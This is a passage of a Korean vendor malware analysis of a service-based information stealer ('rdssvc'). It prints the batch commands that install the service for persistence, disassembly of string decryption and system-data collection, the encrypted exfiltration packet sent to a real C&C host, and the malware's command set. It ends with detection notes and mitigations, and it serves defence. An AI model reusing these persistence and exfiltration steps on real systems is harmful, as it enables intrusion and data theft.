Taskmgr.exe의 자식 프로세스로 생성되었으므로 관리자 권한을 상속받아 실행된다.

2.5 trap.bat 분석

```
:COPYFILE

if exist "%ProgramFiles(x86)%" (
copy /y "%~dp0\rdssvc64.dll" "%windir%\System32\rdssvc.dll" > nul
copy /y "%~dp0\rdssvc64.dat" "%windir%\System32\rdssvc.dat" > nul
) else (
copy /y "%~dp0\rdssvc32.dll" "%windir%\System32\rdssvc.dll" > nul
copy /y "%~dp0\rdssvc32.dat" "%windir%\System32\rdssvc.dat" > nul
```


[그림 20] 서비스 등록 파일 이동

OS의 구동 비트를 확인해 서비스 생성에 필요한 파일을 “System32” 폴더에 복사하며
“rdssvc.dll”은 C&C 접속, 피해자 PC 정보탈취, C&C 명령 실행 등의 코드가 담겨있다.

```
:INSTALL

sc create rdssvc binpath= "%windir%\System32\svchost.exe -k rdssvc" DisplayName= %DSP_NAME% > nul
sc description rdssvc %DESCRIPTION% > nul
sc failure rdssvc reset= 30 actions= restart/5000 > nul
sc config rdssvc type= interact type= own start= auto error= normal
   binpath= "%windir%\System32\svchost.exe -k rdssvc" > nul

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost"
    /v rdssvc /t REG_MULTI_SZ /d "rdssvc" /f > nul
reg add "HKLM\SYSTEM\CurrentControlSet\Services\rdssvc\Parameters"
    /v ServiceDll /t REG_EXPAND_SZ /d "%windir%\System32\rdssvc.dll" /f > nul

sc start rdssvc > nul
```

[그림 21] 서비스 등록

피해자 PC에 “rdssvc” 서비스를 생성하는 과정이다.
SC(Service Control) 명령어를 사용해 서비스를 등록, 구성 레지스트리를 생성하고 서비스를 동작한다.
만약 서비스가 중지되면 5초 후 재시작 된다.



[그림 22] rdssvc 서비스 구성 내역

서비스 등록 이후 “rdssvc” 서비스가 동작하고 있으며
일반 서비스와 구분을 어렵게 하기 위해
database와 관련된 설명이 존재한다.
또한 지속적인 정보 탈취를 위해 운영체제 시작 시 자동으로 서비스가 실행되도록 설정되어있다.

2.6 rdssvc(32/64).dll 분석

2.6.1 정적분석 회피

```
00007FFBC4025E4F   lea rcx,qword ptr ss:[rsp+20]          KeyMatrix
00007FFBC4025E54   mov r8d,234                            Length
00007FFBC4025E5A   movups xmm0,xmmword ptr ss:[rbp+40]
00007FFBC4025E5E   mov rdx,rdi                            EncData
00007FFBC4025E61   movaps xmmword ptr ss:[rbp+10],xmm0
00007FFBC4025E65   call <rdssvc.AESDecrypt>               AESDecrypt
```

[그림 23] 내부 문자열 복호화

보안 제품 탐지의 회피를 위해 rdssvc 내부에서 사용하는 문자열은 AES-256-CTR 암호화 되어있다.
암호화에 사용하는 Key는 구동되고 있는 서비스의 이름(=rdssvc)을
sha256 해시한 값을 사용하며 iv는 파일 내부에 고정된 값을 사용한다.
동적 API 호출에 필요한 이름, 정보 탈취 명령어, 정보 전송 패킷 생성 등
악성행위에 필요한 문자열을 복호화 한다.

2.6.2 시스템 정보 탈취

```
00007FFBC4023094  . lea r9,qword ptr ss:[rbp-20]          LPTSTR lpTempFileName
00007FFBC4023098  . lea rdx,qword ptr ds:[7FFBC4032928]   LPCTSTR lpPrefixString = "Tmp"
00007FFBC402309F  . lea rcx,qword ptr ss:[rbp-20]          LPCTSTR lpPathName
00007FFBC40230A3  . xor r8d,r8d                           UINT uUnique
00007FFBC40230A6  . call qword ptr ds:[<&GetTempFileNameW>]   GetTempFileNameW

00007FFBC40230CF  . lea rdx,qword ptr ss:[rbp+1F0]        cmd /c systeminfo > [TempFile]
00007FFBC40230D6  . mov qword ptr ss:[rsp+48],rax         lpProcessInformation
00007FFBC40230DB  . lea rax,qword ptr ss:[rsp+70]
00007FFBC40230E0  . xor r9d,r9d                           lpThreadAttributes
00007FFBC40230E3  . mov qword ptr ss:[rsp+40],rax         lpStartupInfo
00007FFBC40230E8  . mov qword ptr ss:[rsp+38],rsi         lpCurrentDirectory
00007FFBC40230ED  . mov qword ptr ss:[rsp+30],rsi         lpEnvironment
00007FFBC40230F2  . xor r8d,r8d                           lpProcessAttributes
00007FFBC40230F5  . xor ecx,ecx                           lpApplicationName
00007FFBC40230F7  . mov dword ptr ss:[rsp+28],esi         dwCreationFlags
00007FFBC40230FB  . mov dword ptr ss:[rsp+70],68
00007FFBC4023103  . mov word ptr ss:[rbp-50],si
00007FFBC4023107  . mov dword ptr ss:[rsp+20],esi         bInheritHandles
00007FFBC402310B  . call qword ptr ds:[<&CreateProcessW>]   CreateProcessW
```

[그림 24] 시스템 정보 탈취

정보 탈취
cmd /c systeminfo >%s
cmd /c tasklist >%s
cmd /c makecab "%s" "%s"
cmd /c expand -R "%s"

[표 2] 정보 탈취 명령어

시스템의 기본 정보를 탈취하는 과정이다.
시스템의 구동 정보 및 현재 실행되고 있는 프로세스 목록을 획득하고
“Windows\Temp”에 결과값을 저장한다.

2.6.3 정보 전송

```
00007FFBC402256B | . lea rdx,qword ptr ss:[rsp+E0]          | cmd /c makecab [TempFile] [CabFile]
00007FFBC4022573 | . mov qword ptr ss:[rsp+48],rax          | lpProcessInformation
00007FFBC4022578 | . lea rax,qword ptr ss:[rsp+70]          |
00007FFBC402257D | . xor r9d,r9d                            | lpThreadAttributes
00007FFBC4022580 | . mov qword ptr ss:[rsp+40],rax          | lpStartupInfo
00007FFBC4022585 | . mov qword ptr ss:[rsp+38],r12          | lpCurrentDirectory
00007FFBC402258A | . mov qword ptr ss:[rsp+30],r12          | lpEnvironment
00007FFBC402258F | . xor r8d,r8d                            | lpProcessAttributes
00007FFBC4022592 | . xor ecx,ecx                            | lpApplicationName
00007FFBC4022594 | . mov dword ptr ss:[rsp+28],r12d         | dwCreationFlags
00007FFBC4022599 | . mov dword ptr ss:[rsp+70],68           |
00007FFBC40225A1 | . mov word ptr ss:[rsp+B0],r12w          |
00007FFBC40225AA | . mov dword ptr ss:[rsp+20],r12d         | bInheritHandles
00007FFBC40225AF | . call qword ptr ds:[<&CreateProcessW>]  | CreateProcessW
```

[그림 25] cab 파일 압축

```
00007FFBC4021D84 | . mov r8,r13                             | Length
00007FFBC4021D87 | . mov qword ptr ds:[rsi+F0],rax          |
00007FFBC4021D8E | . mov rax,qword ptr ss:[rbp-19]          |
00007FFBC4021D92 | . mov rdx,r12                            | Data
00007FFBC4021D95 | . mov rcx,rsi                            | KeyMatrix
00007FFBC4021D98 | . mov qword ptr ds:[rsi+F8],rax          |
00007FFBC4021D9F | . call <rdssvc.AESEncrypt>               |
```

[그림 26] AES-256-CTR 암호화

```
Address          | Hex                                             | ASCII
0000014D77E57A70 | 4D 53 43 46 00 00 00 00 ED 03 00 00 00 00 00 00 | MSCF....í.......
0000014D77E57A80 | 2C 00 00 00 00 00 00 00 03 01 01 00 01 00 00 00 | ,...............
0000014D77E57A90 | 00 00 00 00 48 00 00 00 01 00 01 00 2E 07 00 00 | ....H...........
0000014D77E57AA0 | 00 00 00 00 00 00 97 55 F7 70 20 00 54 6D 70 45 | .......U÷p .TmpE
```

```
Address          | Hex                                             | ASCII
0000014D77E57A70 | 1D 30 0D 9F C8 FC E1 99 6B 5C BE 10 9B 7D 0D 63 | .0..ÈüÁ.k\¾..}.c
0000014D77E57A80 | 07 CA 09 ED 57 70 B2 42 EC 7D B1 ED 97 8C C4 6B | .Ê.íWp²Bì}±í..Äk
0000014D77E57A90 | 9D 0E 34 F8 F7 9A 72 C7 7E 52 6C 87 60 F5 9E C4 | ..4ø÷.rÇ~Rl.`õ.Ä
0000014D77E57AA0 | B5 AB F1 06 63 8E BC 60 4D 4E 12 AE 8D 1C 97 EA | µ«ñ.c.¼`MN.®...ê
```

[그림 27] AES 암호화 전/후

네트워크 보안 장비의 탐지를 회피하기 위해 탈취한 정보를 cab 파일로 압축하고
AES-256-CTR로 암호화 하는 과정이다.
이때 사용되는 Key는 구동되고 있는 서비스의 이름(=rdssvc)의 sha256의 값을 사용한다.
[그림 27]은 AES 암호화 전/후 데이터의 변화이다.

```
00007FFBC4021E93 | mov r9,qword ptr ss:[rsp+28]             | Length
00007FFBC4021E98 | mov rdx,r13                              | EncDataWithAES
00007FFBC4021E9B | mov rcx,r12                              | KeyMatrix
00007FFBC4021E9E | mov qword ptr ds:[r12+F8],r9             |
00007FFBC4021EA6 | call <rdssvc.AESDecrypt>                 |
```

[그림 28] C&C 주소 복호화

```
00007FFBC40255C4 | . mov qword ptr ss:[rsp+38],rbx          | dwContext
00007FFBC40255C9 | . mov dword ptr ss:[rsp+30],ebx          | dwFlags
00007FFBC40255CD | . lea rdx,qword ptr ds:[r15+410]         | "4895750.c1.biz"
00007FFBC40255D4 | . mov r8d,50                             | INTERNET_DEFAULT_HTTP_PORT
00007FFBC40255DA | . xor r9d,r9d                            | lpszUsername
00007FFBC40255DD | . mov rcx,rax                            | hInternet
00007FFBC40255E0 | . mov dword ptr ss:[rsp+28],3            | INTERNET_SERVICE_HTTP
00007FFBC40255E8 | . mov dword ptr ss:[rsp+44],50           |
00007FFBC40255F0 | . mov qword ptr ss:[rsp+20],rbx          | lpszPassword
00007FFBC40255F5 | . call qword ptr ds:[<&InternetConnectW>] | InternetConnectW
```

[그림 29] 서버 접속

```
POST /up.php?name=[redacted] HTTP/1.1
Content-Type: multipart/form-data; boundary=--------------------------7e4512a60722
Host: 4895750.c1.biz
Content-Length: 1370
Connection: Keep-Alive
Cache-Control: no-cache

----------------------------7e4512a60722
Content-Disposition: form-data; name="fileToUpload"; filename="ff 12-23 14-08-45.txt"
Content-Type: application/octet-stream

.j..;..A.... ....0
.....k\...}
c..       .Wp.B.}.....k..4...r.~Rl.`.......c..`MN.........H.
```

[그림 30] 서버 전송 패킷


탈취된 정보를 전송하기 위해 서버에 접속하는 과정이다.
이때 C&C 주소는 rdssvc.dat에 저장되어 있으며 파일의 내용은 이전과 동일한 암호화 방식을 사용하고 있다.
Key는 이전과 동일하며 IV 값은 파일의 16Byte 값을 사용한다.
복호화한 C&C 주소는 “4895750[.]c1[.]biz/up.php?name=” 이며 해당 서버에 접속을 시도한다.

```
0007FFBC40257E9 . mov r8d,dword ptr ss:[rsp+40]
0007FFBC40257EE . lea r9,qword ptr ss:[rsp+44]
0007FFBC40257F3 . mov rdx,r13
0007FFBC40257F6 . mov rcx,rdi
0007FFBC40257F9 . call qword ptr ds:[<&InternetReadFile>]
0007FFBC40257FF . test eax,eax
0007FFBC4025801 . je rdssvc.7FFBC4025815
0007FFBC4025803 . lea rdx,qword ptr ds:[7FFBC40329F8]
0007FFBC402580A . mov rcx,r13
0007FFBC402580D . call qword ptr ds:[<&lstrcmpiA>]

DWORD dwNumberOfBytesToRead
LPDWORD lpdwNumberOfBytesRead
LPVOID lpBuffer
HINTERNET hFile
InternetReadFile

LPCSTR lpString2 = "success!"
LPCSTR lpString1
lstrcmpiA
```

[그림 31] C&C 반환 값 확인

탈취된 정보를 전송하고 up.php에서 “success!”의 문자가 반환되는지 확인한다.
반환되지 않으면 프로세스는 종료된다.


2.6.4 C&C 명령



[그림 32] C&C 명령 확인

[그림 33] C&C 명령 다운로드 패킷

서버로부터 추가 명령 및 파일을 다운로드 받는다.
접속하는 C&C 주소는 “4895750[.]c1[.]biz/dn.php”이며
네트워크 보안 장비의 탐지를 회피하기 위해 이전과 동일하게 암호화하며 Base64 인코딩이 추가된다.



[그림 34] cmd pull 명령어

“cmd pull C:\work\Somansa“를 C&C로부터 다운로드 받은 경우의 동작이다.
“C:\work\Somansa”에 있는 파일을 읽어와 C&C에 업로드한다.

```
0007FFBC40242C4 . lea r8,qword ptr ss:[rsp+60]          ┌TokenHandle
0007FFBC40242C9 . mov edx,F01FF                         │0xF01FF
0007FFBC40242CE . mov rcx,rax                           │explorer.exe Process Handle
0007FFBC40242D1 . call qword ptr ds:[<&OpenProcessToken>] └OpenProcessToken

0007FFBC40243A8 . lea r8,qword ptr ss:[rbp+200]         C:\Windows\TEMP\pull Somansa > "C:\Users\
0007FFBC40243AF . xor r9d,r9d                           lpProcessAttributes
0007FFBC40243B2 . mov qword ptr ss:[rsp+50],rax         lpProcessInformation
0007FFBC40243B7 . lea rax,qword ptr ss:[rbp-80]
0007FFBC40243BB . xor edx,edx                           lpApplicationName
0007FFBC40243BD . mov qword ptr ss:[rsp+48],rax         lpStartupInfo
0007FFBC40243C2 . mov qword ptr ss:[rsp+40],rbx         lpCurrentDirectory
0007FFBC40243C7 . mov qword ptr ss:[rsp+38],rbx         lpEnvironment
0007FFBC40243CC . mov dword ptr ss:[rsp+30],8000000     CREATE_NO_WINDOW
0007FFBC40243D4 . mov dword ptr ss:[rsp+28],ebx         bInheritHandles
0007FFBC40243D8 . mov dword ptr ss:[rbp-80],68
0007FFBC40243DF . mov qword ptr ss:[rsp+20],rbx         lpThreadAttributes
0007FFBC40243E4 . mov word ptr ss:[rbp-40],bx
0007FFBC40243E8 . call qword ptr ds:[<&CreateProcessAsUserW>] CreateProcessAsUserW
```

[그림 35] /user 명령어

"/user Somansa"를 C&C로부터 다운로드 받은 경우의 동작이다.
사용자 권한으로 다운로드 받은 파일을 실행한다.
OpenProcessToken으로 explorer.exe의 권한을 획득 한 후
CreateProcessAsUserW 함수를 사용해 사용자 권한으로 파일을 실행한다.

```
0007FFBC402457D . lea rdx,qword ptr ss:[rbp+1F0]        ┌C:\Windows\TEMP\pull /stext Somansa
0007FFBC4024584 . mov qword ptr ss:[rsp+48],rax         │lpProcessInformation
0007FFBC4024589 . lea rax,qword ptr ss:[rsp+70]
0007FFBC402458E . xor r9d,r9d                           │lpThreadAttributes
0007FFBC4024591 . mov qword ptr ss:[rsp+40],rax         │lpStartupInfo
0007FFBC4024596 . mov qword ptr ss:[rsp+38],rbx         │lpCurrentDirectory
0007FFBC402459B . mov qword ptr ss:[rsp+30],rbx         │lpEnvironment
0007FFBC40245A0 . xor r8d,r8d                           │lpProcessAttributes
0007FFBC40245A3 . xor ecx,ecx                           │lpApplicationName
0007FFBC40245A5 . mov dword ptr ss:[rsp+28],ebx         │dwCreationFlags
0007FFBC40245A9 . mov dword ptr ss:[rsp+70],68
0007FFBC40245B1 . mov word ptr ss:[rbp-50],bx
0007FFBC40245B5 . mov dword ptr ss:[rsp+20],ebx         │bInheritHandles
0007FFBC40245B9 . call qword ptr ds:[<&CreateProcessW>] └CreateProcessW
```

[그림 36] /stext 명령어


"/stext Somansa"를 C&C로부터 다운로드 받은 경우의 동작이다.
관리자 권한으로 다운로드 받은 파일을 실행한다.

명령	옵션	2차옵션	내용
cmd	pull	/f	지정 파일 %TEMP% 폴더로 복사 후 C&C 업로드
		지정 파일을 C&C 업로드	
	put	다운로드 파일을 지정된 위치에 복사	
	chmd	%winddir%\system32\rdssvc.ini에 인코딩 데이터 저장	
	〉	cmd 명령 실행 후 결과 C&C 업로드	
/user	/stext 또는 〉	사용자 권한으로 다운로드 파일 실행 후 결과 %TEMP% 폴더에 저장	
		사용자 권한으로 다운로드 파일 실행	
/stext		관리자 권한으로 다운로드 파일 실행, 결과 %TEMP% 폴더에 저장	

[표 3] C&C 명령어 집합

[표 3]는 C&C에서 다운로드 받을 수 있는 명령의 집합이며
각 명령과 옵션에 따라 정보 탈취의 동작이 달라진다.

3. Privacy-i EDR 탐지 정보



[그림 37] Privacy-i EDR 탐지 정보

Privacy-i EDR은 행위를 모니터링 하는 행위 기반 탐지 엔진을 통해
문서형 악성코드에서 외부 C&C 접속, 실행 가능한 악성 파일 다운로드 및 실행하는 행위를 탐지하고 차단한다.
피해자 PC에서 정보 탈취가 이뤄지기 전 프로세스를 강제 종료시켜 사용자의 데이터를 보호한다.

4. 대응 방안

1. Privacy-i EDR과 같은 EDR 솔루션의 **'행위기반 탐지엔진'으로 실행 차단**
   : 일반 Anti-Virus 솔루션에서도 대부분 차단 가능하나 최신 업데이트 필요
2. 비정상적인 프로세스 행위는 **실시간으로 모니터링**
3. 내부 데이터 보호를 위해 **업무망 망분리 수행**
4. 신뢰할 수 없는 메일의 **첨부파일은 실행금지** :
   메일 내용과 보내는이 계정에 연관성이 없거나 문법적으로 어색하고
   신뢰할 수 없는 링크 또는 첨부파일 클릭을 유도하는 메일
5. 비 업무 사이트 및 **신뢰할 수 없는 웹사이트 연결 차단**
6. OS 및 소프트웨어 보안 업데이트를 항상 최신형상으로 유지

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오